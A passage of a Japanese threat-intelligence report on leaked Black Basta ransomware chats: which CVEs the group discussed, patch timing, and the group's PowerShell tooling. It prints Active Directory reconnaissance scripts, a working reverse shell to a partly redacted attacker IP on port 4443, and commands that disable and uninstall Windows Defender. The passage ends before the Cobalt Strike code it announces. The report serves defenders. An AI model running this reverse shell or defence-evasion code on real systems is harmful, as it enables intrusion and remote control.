
Black Basta による脆弱性に関するチャットログを分析すると Black Basta では影響度の高い脆弱性について議論する傾向があった。多くの攻撃グループも似たような傾向となることが容易に予測できる。防御側の視点としてはリモートコード実行（RCE）や特権昇格といった影響度合いの高い脆弱性が公開された場合、セキュリティパッチの適用や監視強化といった対策を速やかに実施できるかどうかが被害を防ぐ上で重要だといえる。

流出したチャットログ期間内に出現した脆弱性の分析

まず、流出したチャットログ期間（2023/9/18 – 2024/9/24）に公開された脆弱性のうち、Black Basta が言及したものに注目する。

この期間中にチャット内で言及され、かつこの期間に公開された脆弱性の総数は 27 個であった。このうち脆弱性が公開された後、チャットで話題となるまでの期間は下記のグラフのとおりであった。公開から 1 ヶ月未満で半数以上の脆弱性が、また 1 週間以内で 14 個の脆弱性がチャット内で議論されていた。このことから Black Basta は悪用できる見込みのある脆弱性を定期的にチェックしている様子がうかがえ、半数以上の脆弱性については比較的早い段階で話題に取り上げていたことが分かった。

公開された脆弱性が話題になるまでの日数



ここで Black Basta が実際に悪用したことが明らかにされている 3 つの CVE について注目してみる（CVE-2024-26169，CVE-2024-1709，CVE-2024-1708）。この 3 つの脆弱性については、いずれもチャットログが流出する前に Black Basta による悪用を指摘しているものである。

- CVE-2024-26169
- CVE-2024-1709 / CVE-2024-1708

CVE ID	パッチ公開後から攻撃観測までの期間	悪用した時期	CVE 公開日	PoC 公開日	パッチ公開日
CVE-2024-26169	ゼロデイ	2023/12 – 2024/2	2024/3/12	2024/4/26	2024/3/12
CVE-2024-1709	約 1 週間	2024/2 下旬	2024/2/21	2024/2/21	2024/2/19
CVE-2024-1708	約 1 週間	2024/2 下旬	2024/2/21	2024/2/20	2024/2/19

まず、CVE-2024-26169 の例が示すように、CVE、およびセキュリティパッチが公開される前に悪用されている場合があった。また CVE-2024-1709 と CVE-2024-1708 のようにパッチ公開後 1 週間足らずで悪用されたケースもあった。脆弱性を解消するための恒久的な措置としてセキュリティパッチを適用することが最も

望ましい手段であることに疑いの余地はないものの、そもそもセキュリティパッチが存在しない場合や、事業継続性の観点から迅速な適用が困難な場合があることも事実である。そのため、自社で利用している製品に深刻な脆弱性が公開された際には、セキュリティパッチの適用を考慮しつつ、監視強化などの緩和策も実施する必要がある。

流出したチャットログ期間外に出現した脆弱性の分析

下記で言及する脆弱性の公開日は流出したチャットログ期間（2023/9/18 – 2024/9/24）より前である。

CVE ID	公開日	Black Basta 内でのチャット時期
CVE-2023-36745	2023/9/12	2023/10/24，2023/10/25，2024/2/27
CVE-2023-38831	2023/8/23	2023/11/05
CVE-2023-36845	2023/8/17	2023/11/14，2023/11/15，2023/11/16
CVE-2023-36844	2023/8/17	2023/11/14，2023/11/16
CVE-2023-3467	2023/7/19	2023/11/23
CVE-2023-3466	2023/7/19	2023/11/23
CVE-2023-3519	2023/7/18	2023/11/23
CVE-2023-36884	2023/7/11	2023/11/06
CVE-2023-36874	2023/7/11	2023/11/10
CVE-2023-29357	2023/6/13	2024/3/28
CVE-2023-23397	2023/3/14	2023/12/5
CVE-2023-21716	2023/2/14	2023/2/23
CVE-2022-41082	2022/9/30	2023/10/27，2024/4/3
CVE-2022-41040	2022/9/30	2024/4/3，2024/4/4
CVE-2022-41352	2022/9/25	2023/4/3，2023/4/4
CVE-2022-37969	2022/9/13	2023/11/29
CVE-2022-37042	2022/8/12	2024/4/4，2024/4/5
CVE-2022-26134	2022/6/2	2024/4/3，2024/4/4
CVE-2022-30190	2022/5/30	2024/4/3，2024/4/4
CVE-2022-30525	2022/5/12	2024/4/3，2024/4/4
CVE-2022-1388	2022/5/4	2024/4/3，2024/4/4
CVE-2022-27925	2022/4/20	2024/4/3，2024/4/4
CVE-2022-22965	2022/4/1	2024/4/3，2024/4/4
CVE-2022-0609	2022/2/16	2024/4/3，2024/4/4
CVE-2021-44228	2021/12/9	2024/4/03
CVE-2021-42287	2021/11/9	2024/2/20
CVE-2021-42278	2021/11/9	2024/2/20
CVE-2021-42321	2021/11/9	2023/10/27
CVE-2021-40444	2021/9/7	2024/2/15
CVE-2021-28482	2021/4/13	2023/10/27

CVE-2021-26855	2021/3/2	2023/10/27
CVE-2020-1472	2020/8/11	2023/11/7
CVE-2017-5715	2018/1/3	2023/12/15
CVE-2017-5754	2018/1/3	2023/12/15
CVE-2017-5753	2018/1/3	2023/12/15
CVE-2017-11882	2017/11/14	2024/4/3，2024/4/4

Black Basta は 2022 年 4 月頃から活動していたとされ､実際にはその時期からチャットでのやりとりがあったと考えられる｡そのため､本節にて言及する脆弱性は公開後に比較的早期にグループ内のチャットで言及されていた可能性があることに留意いただきたい。

流出したチャットログ期間以前に公開された CVE の数は 27 個であったことに対して、流出したチャットログ期間中に公開された CVE の数は 36 個であった。このため攻撃者は新旧問わず悪用可能な脆弱性を積極的に探していたといえる。この 36 個の脆弱性のうち、Black Basta 結成以前から存在していた脆弱性も実際に悪用したという報告もある（CVE-2021-42287，CVE-2021-42278，CVE-2020-1472)。これらのデータは、既知の脆弱性の放置が攻撃者に悪用されるリスクを改めて示している。

チャットログから分かる脆弱性の悪用傾向のまとめ

- **深刻度の高い脆弱性を積極的に話題に取り上げていた**
  全体の傾向を分析した際に、特にリモートコード実行（RCE）や特権昇格は積極的に悪用しようとしていることが分かった。多くの攻撃者も同様の傾向となることが推測できるため、自社で利用している製品においてこれらの種類に該当する脆弱性が公開された場合はパッチの適用やモニタリングの強化を迅速に行うことにより、深刻度の高い攻撃の起点を潰すことができるため費用対効果の高い対策となることが期待できる。

- **新しい脆弱性も定期的にチェックし、常に悪用の可能性を模索していた**
  チャットログ期間内に公開されかつ Black Basta 内部にて取り上げられた脆弱性を調べたところ、悪用できる見込みのある脆弱性について定期的にチェックしている様子がうかがえ、半数以上の脆弱性については一ヶ月以内に話題に取り上げていたことが分かった。攻撃側は常に悪用できる脆弱性を模索していることが改めて分かる内容であった。深刻度の高い脆弱性を放置していると攻撃者に悪用され、結果としてランサムウェア被害に繋がり大損害に繋がってしまうことを防御側は再度認識する必要がある。

- **新旧問わず悪用できる脆弱性を常に探していた**
  Black Basta は最新の脆弱性のみならず過去に公開された脆弱性についてもチャット内でも取り上げていた。このことから、新旧問わず攻撃者は悪用できる脆弱性を常に探しているといえる。過去に公表された脆弱性であっても、適切な対策を怠れば攻撃者の侵入を許してしまう。深刻度の高い脆弱性を残さないための仕組みを整える必要がある。

5.2 攻撃ツール・手法

チャット内でやりとりしていた PowerShell コード

Black Basta のチャットログには、侵入したコンピューター上で実行することを想定している PowerShell スクリプトに関する会話もあった。PowerShell スクリプトは攻撃者が好んで用いる攻撃手法の一つである。

本レポートでは、サイバー攻撃の手法を理解し、効果的な防御策を構築することを目的として、実際の攻撃で使用した PowerShell コードの一部を技術的観点から分析した。

掲載するコードサンプルは、攻撃者の手法と意図を正確に理解できるように、実際のチャットログから抽出したものを最小限の修正のみで提示している。これらのコードの挙動や特徴を詳細に分析することにより、組織のセキュリティ担当者が適切な検知・防御メカニズムを設計する際の重要な知見となる。

注意事項：本レポートに掲載されているコードは、あくまでも防御策検討のための参考資料であり、これらのコードを実際の環境で実行したり、悪意ある目的で使用することは、法令違反となる可能性がある。セキュリティ研究においては、必ず適切な検証環境下で、正当な権限と目的のもとで実施することが求められる。

<u>情報収集</u>
本節では攻撃者が侵入した環境にて、情報収集を目的とする PowerShell スクリプトについて列挙する。ここではチャットログにあったコードと可読性の向上のために整形したコードを記載している。主な特徴としては 1） 一行で全処理を完結させていること、2） コードは暗号化を行っていないこと、3） Active Directory に関連する情報の収集を目的としていることが分かった。横展開の準備が目的であると考えられる。

1. Active Directory（AD）内で 90 日以内にログオンしたコンピューターオブジェクトを検索して、その名前（cn）を出力し、合計件数をカウントする処理を実行している PowerShell スクリプトであった。攻撃側はこれらの情報を利用して、標的の環境を把握し、直近でアクティブであったマシンを選別することにより、無用なアクセスを回避し検知リスクを低減することができるため、横展開を行いやすくなる。

```
powershell -c "$D=[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain();$L='LDAP://'.$D;$D = [ADSI]$L;$Date = $((Get-Date).AddDay
s(-90).ToFileTime());$str = '(&(objectcategory=computer)(|(lastlogon>='+$Date+')(lastlogontimestamp>='+$Date+')))';$s = [adsisearcher]$str;$s.sea
rchRoot = $L.$D.distinguishedName;$s.PageSize = 10000;$s.PropertiesToLoad.Add('cn') > $Null;Foreach ($CA in $s.FindAll()){;$CA.Properties.Item('c
n');$i++;}; Write-Output Total: $i`n`n"
```

```powershell
# 現在のドメインを取得
$domain = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

# ドメインからLDAPパスを作成
$ldapPath = "LDAP://$domain"

# ADSIオブジェクトとしてドメインに接続
$adsiDomain = [ADSI]$ldapPath

# 現在日付の90日前をFileTime形式に変換
$dateThreshold = (Get-Date).AddDays(-90).ToFileTime()

# LDAPフィルターを構築
#  -> コンピュータオブジェクト (objectcategory=computer)
#  -> lastlogon または lastlogontimestamp が $dateThreshold 以降
$ldapFilter = "(&(objectcategory=computer)(|(lastlogon>=$dateThreshold)(lastlogontimestamp>=$dateThreshold)))"

# ADSIサーチャーを初期化し、検索の開始点とプロパティのロードを設定
$searcher = [adsisearcher]$ldapFilter
$searcher.SearchRoot = "$ldapPath$($adsiDomain.distinguishedName)"
$searcher.PageSize = 10000
$searcher.PropertiesToLoad.Add('cn') > $null

# 結果件数をカウントするための変数を初期化
$count = 0

# 検索結果をループ処理し、各オブジェクトの 'cn' プロパティを取得
foreach ($result in $searcher.FindAll()) {
    $result.Properties.Item('cn')
    $count++
}

# 合計件数を出力
Write-Output "Total: $count"
```

2. このスクリプトは Active Directory ドメイン配下で、OS 名に'serv'を含むコンピューターのうち、過去 90 日間に一度でもログオンしたサーバーを検索し、名前・OS・説明・識別名を一覧表示し、件数を出力する PowerShell スクリプトであった。こちらは Windows Server 系 OS に検索範囲を絞ることによりドメインコントローラー、ファイルサーバー、DB サーバーなどより重要な標的を識別する狙いがある。

```powershell
$i=0;$D=[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain();$L='LDAP://'.$D;$D = [ADSI]$L;$Date = $((Get-Date).AddDays(-90).ToFileTime());$str = '(&(objectcategory=computer)(operatingSystem=*serv*)(|(lastlogon>='+$Date+')(lastlogontimestamp>='+$Date+')))';$s = [adsisearcher]$str;$s.searchRoot = $L.$D.distinguishedName;$s.PropertiesToLoad.Add('cn') > $Null;$s.PropertiesToLoad.Add('operatingsystem') > $Null;$s.PropertiesToLoad.Add('description') > $Null;$s.PropertiesToLoad.Add('distinguishedName') > $Null;Foreach ($CA in $s.FindAll()){;Write-Host $CA.Properties.Item('cn'); $CA.Properties.Item('operatingsystem'); $CA.Properties.Item('description'); $CA.Properties.Item('distinguishedName'); $i++;}; Write-host Total servers: $i
```

```powershell
# 初期化
$serverCount = 0

# 現在のActive Directoryドメイン情報を取得
$currentDomain = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

# LDAPパスを作成
$ldapPath = "LDAP://$currentDomain"

# ADSIオブジェクトを通してドメインに接続
$adsiDomain = [ADSI]$ldapPath

# 90日前の日付をFileTime形式に変換（ログオンの閾値として利用）
$dateThreshold = (Get-Date).AddDays(-90).ToFileTime()

# LDAPフィルターの作成
# - objectcategory が computer のオブジェクト
# - operatingSystem プロパティに "serv" が含まれている（Windows Server等を想定）
# - lastlogon または lastlogontimestamp が閾値以上（90日以内）である
$ldapFilter = '(&(objectcategory=computer)' +
              '(operatingSystem=*serv*)' +
              '(|(lastlogon>=' + $dateThreshold + ')(lastlogontimestamp>=' + $dateThreshold + ')))'

# ADSIサーチャーを作成し、フィルターを適用
$searcher = [adsisearcher]$ldapFilter

# 検索の開始位置を指定（ドメインの識別名を利用）
$searcher.searchRoot = $ldapPath + $adsiDomain.distinguishedName

# 取得するプロパティを追加
$searcher.PropertiesToLoad.Add('cn') > $null
$searcher.PropertiesToLoad.Add('operatingsystem') > $null
$searcher.PropertiesToLoad.Add('description') > $null
$searcher.PropertiesToLoad.Add('distinguishedName') > $null

# 検索結果をループ処理
foreach ($computer in $searcher.FindAll()) {
    # 各プロパティの値を表示
    Write-Host $computer.Properties.Item('cn')
    Write-Host $computer.Properties.Item('operatingsystem')
    Write-Host $computer.Properties.Item('description')
    Write-Host $computer.Properties.Item('distinguishedName')

    # サーバ件数をカウント
    $serverCount++
}

# 合計サーバ数を出力
Write-Host "Total servers: $serverCount"
```

3. Active Directory ドメインに登録されているすべてのコンピューターオブジェクトの数を取得し、表示している PowerShell スクリプトであった。このスクリプトも先ほどまでと同様に標的となる環境の偵察目的で利用していると考えられ、横展開の準備に利用していることが推測できる。

```
powershell $domain = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().Name; $domainDN = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().GetDirectoryEntry().Properties.distinguishedName.Value; $searcher = New-Object DirectoryServices.DirectorySearcher; $searcher.Filter = "(objectClass=computer)"; $searcher.SearchRoot = "LDAP://$domainDN"; $computers = $searcher.FindAll(); $computersCount = $computers.Count; Write-Host "Total number of computers in domain $domain: $computersCount"
```

```powershell
# ドメイン名を取得
$domain = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().Name

# ドメインの識別名 (DN) を取得
$domainDN = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().GetDirectoryEntry().Properties.dist

# ディレクトリ検索オブジェクトを作成
$searcher = New-Object DirectoryServices.DirectorySearcher

# 検索条件を「コンピュータオブジェクト」に設定
$searcher.Filter = "(objectClass=computer)"

# 検索のルート (ドメインの LDAP DN) を設定
$searcher.SearchRoot = "LDAP://$domainDN"

# コンピュータオブジェクトをすべて取得
$computers = $searcher.FindAll()

# コンピュータの数を取得
$computersCount = $computers.Count

# 結果を表示
Write-Host "Total number of computers in domain $domain: $computersCount"
```

4. Active Directory (AD) 環境における ”信頼関係 (Trust Relationships)” を取得する処理を行う PowerShell スクリプトであった。この処理は、どのドメインやフォレストと信頼関係が構築されているかを把握するために用いられ、この情報を把握しておくことにより、組織全体のドメイン／フォレスト構成を理解し、権限昇格や横展開、データ窃取、持続的アクセスなど多様な攻撃シナリオを実現しやすくなる。


```
powershell ([System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()).GetAllTrustRelationships()
powershell ([System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest()).GetAllTrustRelationships()
```

   a. Current Domain
      そのドメインに設定されているすべての信頼関係（例えば、親子関係や外部ドメインとの信頼関係など）の情報を取得する。

   b. Active Forest
      フォレスト全体に関する信頼関係（フォレスト間の信頼など、ドメイン単位よりも広範な信頼情報）を取得する。

リバースシェル

標的の環境への侵入に成功すると、攻撃者は永続性を確保し、侵入した環境を自由にアクセス、操作できるようにしておき、更なる攻撃の準備を行う。Black Basta はリバースシェルを用いて攻撃対象のマシンから攻撃者のマシンに向けて接続を開始し、コマンド制御を可能にしてファイアウォールや NAT の回避を容易にするコードをチャットにて共有していた。下記の図は攻撃者がリバースシェルを悪用するイメージ図である。通常、外部から内部へのアクセスはファイアウォールなどにより直接のアクセスを除外するなど厳しいアクセス制限を設けている。そこで攻撃者はリモートデスクトップ経由で標的企業のコンピューターに侵入した後、攻撃者の端末にリバースシェルを利用して攻撃者が標的企業のコンピューターにアクセスできるようにしておく。攻撃者は外部から内部へのアクセスと比べると内部から外部へのアクセスは制限が厳しくないことを悪用している。



下記のスクリプトは、攻撃者がリモートからシステムに対してコマンドを送信し、その実行結果を受け取るためのリバースシェルを提供するプログラムである。外部のホストに接続し、受信したコマンドを PowerShell で実行して結果を返すという双方向通信の仕組みを実現している。このプログラムには攻撃者の IP アドレスと待受ポートがハードコードされていた。

```
{$client = New-Object System.Net.Sockets.TCPClient('1          2',4443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%
{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(
$bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.enco
ding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()} -WindowStyle Hidde
n
```

```powershell
# リモートホストにTCP接続（IP: 1          2, ポート: 4443）
$client = New-Object System.Net.Sockets.TCPClient('1          2', 4443)

# 接続からネットワークストリームを取得
$stream = $client.GetStream()

# 受信バッファ（サイズ: 65536バイト）を初期化
[byte[]]$bytes = 0..65535 | ForEach-Object { 0 }

# ネットワークストリームからデータを読み込み、受信データがなくなるまでループ
while (($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0) {
    # 受信したバイトデータを ASCII 文字列に変換
    $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes, 0, $i)

    # 受信した文字列を PowerShell コマンドとして実行し、出力（標準エラーも含む）を文字列として取得
    $sendback = (iex $data 2>&1 | Out-String)

    # 実行結果に、現在のディレクトリ情報をプロンプト形式で追加
    $sendback2 = $sendback + 'PS ' + (Get-Location).Path + '> '

    # 送信する文字列を ASCII バイト列にエンコード
    $sendbyte = ([Text.Encoding]::ASCII).GetBytes($sendback2)

    # エンコードしたデータをネットワークストリームに書き込み、フラッシュして即時送信
    $stream.Write($sendbyte, 0, $sendbyte.Length)
    $stream.Flush()
}

# TCP接続をクローズ
$client.Close()
```

Windows Defender の無効化

攻撃者にとってアンチウイルス製品は攻撃の成功を妨げる要因となるため、できる限りその影響を排除しようと試みる。その手段の一つとして攻撃者は PowerShell を用いて Windows Defender を無効化することがある。下記の処理は Windows Defender のリアルタイム保護を無効にし、Windows-Server 環境下において、Windows Defender をアンインストールするコードをチャット上でやりとりしていた。

```
powershell -ExecutionPolicy Bypass -command "Set-MpPreference -                Monitoring 1"
powershell -ExecutionPolicy Bypass          WindowsFeature -Name Windows-Defender
```

CobaltStrike

Black Basta は CobaltStrike を用いていることが様々なセキュリティリサーチャーによって報告されており、流出したチャットログにも CobaltStrike のコードが存在していた。チャットログに残っていた PowerShell スクリプトには多段的なエンコードや圧縮を行うことにより悪意ある挙動を把握しにくくするように実装されていた。

第一段階では Base64 でエンコードされた状態でチャットログに残っていた。下記のコードはその一部を抜粋したものである。

